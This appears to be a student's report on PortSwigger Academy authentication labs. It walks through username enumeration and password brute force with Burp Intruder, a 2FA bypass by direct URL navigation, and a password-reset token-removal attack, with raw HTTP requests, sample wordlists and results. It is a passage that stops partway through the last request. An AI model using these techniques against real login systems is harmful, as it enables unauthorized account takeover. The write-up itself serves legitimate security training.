PORTSWIGGER WEB SECURITY ACADEMY: AUTHENTICATION LAB REPORT

Name :

Chetan.E

Subject:

Ethical Hacking

Year:

2026

LinkedIn:

https://www.linkedin.com/in/chetan021104/

Github Link:

https://github.com/chetan12004

TABLE OF CONTENTS

1. Objective

The objective of this lab is to identify, exploit, and understand Authentication vulnerabilities in a web application by using PortSwigger Academy’s Authentication labs.

2. Tools used

- Kali Linux : Penetration Testing Operating System.
- Portswigger Academy Labs : Vulnarable Target Web Application.
- Burp Suite : Web Application Security Testing and Vulnarability Assessment Tool.
- Zaproxy : This Tool is also Web Application Security Testing and Vulnarability Assessment Tool.


3. Lab Environment Setup

- ➢ Just a simple website login on Portswigger Acadmey and accessing its Vulnarable Labs to practice Web application Ethical Hacking.
- ➢ Pre-installed Web application security testing tools that is Burp Suite and Zaproxy which is already present in Kali Linux Operating System.

4. Authentication labs


I. Username Enumeration via different responses

⇒ The burp is running and I saw login page and submited an invalid usename and password. And in HTTP history found the Post/login request and sent the request to burp intruder.



Invalid username

⇒ In burp intruder , i selected the username and set the payload §. And selected sinper attack,simple list payload and started the attack.



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.7.4 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Start attack
Positions
Add §
Clear §
Auto §
Search
Event log (1)
All issues

Sniper attack


Target https://0a600064045730fc81107f1500120018.web-security-academy.net

☑ Update Host header to match target

```
POST /login HTTP/2
Host: 0a600064045730fc81107f1500120018.web-security-academy.net
Cookie: session=C9JWvRAiHEIpe90djVOUfVfcrp7smbSZ
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Origin: https://0a600064045730fc81107f1500120018.web-security-academy.net
Referer: https://0a600064045730fc81107f1500120018.web-security-academy.net/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

username=§admin§&password=123
```

1 highlight | 1 payload position | Length: 781



Payload position: All payload positions

Payload type: Simple list

Payload count: 101

Request count: 101

Payload configuration


This payload type lets you configure a simple list of strings that are used as payloads.

```
carlos
root
admin
test
guest
info
adm
```

Enter a new item

Add from list... [Pro version only]

⇒ Found the username by comparing the response that showed Incorrect password for the user and all other usernames got Invalid username.



2. Intruder attack of https://0a600064045730fc81107f1500120018.web-security-academy.net


Capture filter: Capturing all items

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
50	akamai	200	232			3250	
0		200	224			3248	
1	carlos	200	326			3248	
2	root	200	260			3248	
3	admin	200	308			3248	
4	test	200	271			3248	
5	guest	200	334			3248	
6	info	200	249			3248	
7	adm	200	283			3248	
8	mysql	200	293			3248	

Finished

⇒ And again opened burp intruder to add username and added the payload § to password . gave password list in paylods section and started the attack.



Burp Suite Community Edition v2025.7.4 - Temporary Project

Sniper attack

Target: https://0a600064045730fc81107f1500120018.web-security-academy.net

☑ Update Host header to match target

```
POST /login HTTP/2
Host: 0a600064045730fc81107f1500120018.web-security-academy.net
Cookie: session=C9JWvRAiHEIpe9OdjVOUfVfcrp7smbSZ
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Origin: https://0a600064045730fc81107f1500120018.web-security-academy.net
Referer: https://0a600064045730fc81107f1500120018.web-security-academy.net/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

username=akamai&password=§123§
```

Payloads

Payload position: All payload positions

Payload type: Simple list

Payload count: 100

Request count: 100

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

```
123456
password
12345678
qwerty
123456789
12345
1234
```


Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

1 highlight 1 payload position Length: 782

Memory: 131.4MB

⇒ And found the correct password by 302 status in status column and logged in as the user I acquired.




Attack Save
3. Intruder attack of https://0a600064045730fc81107f1500120018.web-security-academy.net
Attack
Save
Results
Positions
Capture filter: Capturing all items
Apply capture filter
View filter: Showing all items
Payloads
Resource pool
Settings
Request
Response
Pretty
Raw
Hex
Render
Search
0 highlights
57 of 100

3. Intruder attack of https://0a600064045730fc81107f1500120018.web-security-academy.net

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
11	123123	302	262			188	
0		200	231			3250	
1	123456	200	241			3250	
2	password	200	231			3250	
3	12345678	200	238			3250	
4	qwerty	200	234			3250	
5	123456789	200	215			3250	
6	12345	200	239			3250	
7	1234	200	229			3250	
8	111111	200	265			3250	

```
HTTP/2 302 Found
Location: /my-account?id=akamai
Set-Cookie: session=TqYSpuuMpgNmTVWZBIlpxq6owtVlKyzT; Secure; HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```



Username enumeration via different responses

Congratulations, you solved the lab!

My Account

Your username is: akamai


Your email is: akamai@normal-user.net

II. 2FA Simple Bypass

⇒Logged in to the own account by the portswigger academy given credentials. And got 2FA code to the email client.

⇒After 2FA code login, I copied my account page URL and logged out of my account.

⇒I got victim credentials too by the portswigger academy folks , and logged in using that credentials ,and used the URL of my account page and navigated to my account and got in.




2FA simple bypass

Your email address is wiener@exploit-0a0a00b3044631d381aec47d01cb005c.exploit-server.net

Displaying all emails @exploit-0a0a00b3044631d381aec47d01cb005c.exploit-server.net and all subdomains

Sent	To	From	Subject	Body	
2026-01-27 19:16:40 +0000	wiener@exploit-0a0a00b3044631d381aec47d01cb005c.exploit-server.net	no-reply@0a74004b0425318381d3c525007e005d.web-security-academy.net	Security code	Hello! Your security code is 0254. Please enter this in the app to continue. Thanks, Support team	View raw


simple bypass | \ ×
2FA simple bypass ×
Exploit Server: 2FA simple ×
New Tab ×
ttps://0a74004b0425318381d3c525007e005d.web-security-academy.net/my-account?id=wiener
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Web Security Academy
LAB Not solved
Email client
Back to lab description »
Home | My account | Log out


2FA simple bypass

My Account

Your username is: wiener

Your email is: wiener@exploit-0a0a00b3044631d381aec47d01cb005c.exploit-server.net

Email




2FA simple bypass

Login

Username: carlos

Password: •••••••



2FA simple bypass

Congratulations, you solved the lab!


My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net

III. Password Reset Broken Logic

⇒ Clicked the forgot your password? Link and entered my username and in email client changed my paswword.



Password reset broken logic


Your email address is wiener@exploit-0ada001703f6b1f081f1e32d01b60018.exploit-server.net

Displaying all emails @exploit-0ada001703f6b1f081f1e32d01b60018.exploit-server.net and all subdomains

Sent	To	From	Subject	Body	
2026-01-27 19:26:49 +0000	wiener@exploit-0ada001703f6b1f081f1e32d01b60018.exploit-server.net	no-reply@0a880027030bb193817de489007f0045.web-security-academy.net	Account recovery	Hello! Please follow the link below to reset your password. https://0a880027030bb193817de489007f0045.web-security-academy.net/forgot-password?temp-forgot-password-token=39uwm8mt944gasnjwj3lok3ancropw6l Thanks, Support team	View raw


⇒ In burp searched the request POST and sent it to repeater, and saw that password reset functionlality still works even if the value of temp forgot passowrd token is deleated.

⇒ So I changed the username to victim username and let the temp forgot password token value deleated as it is and set the password randomly and sent the request.



```
POST /forgot-password?temp-forgot-password-token=39uwm8mt944gasnjwj31ok3ancropw6l HTTP/2
Host: 0a880027030bb193817de489007f0045.web-security-academy.net
Cookie: session=zkvmOL7i1vnbe6ynZM7iv3qAjbxAv2YZ
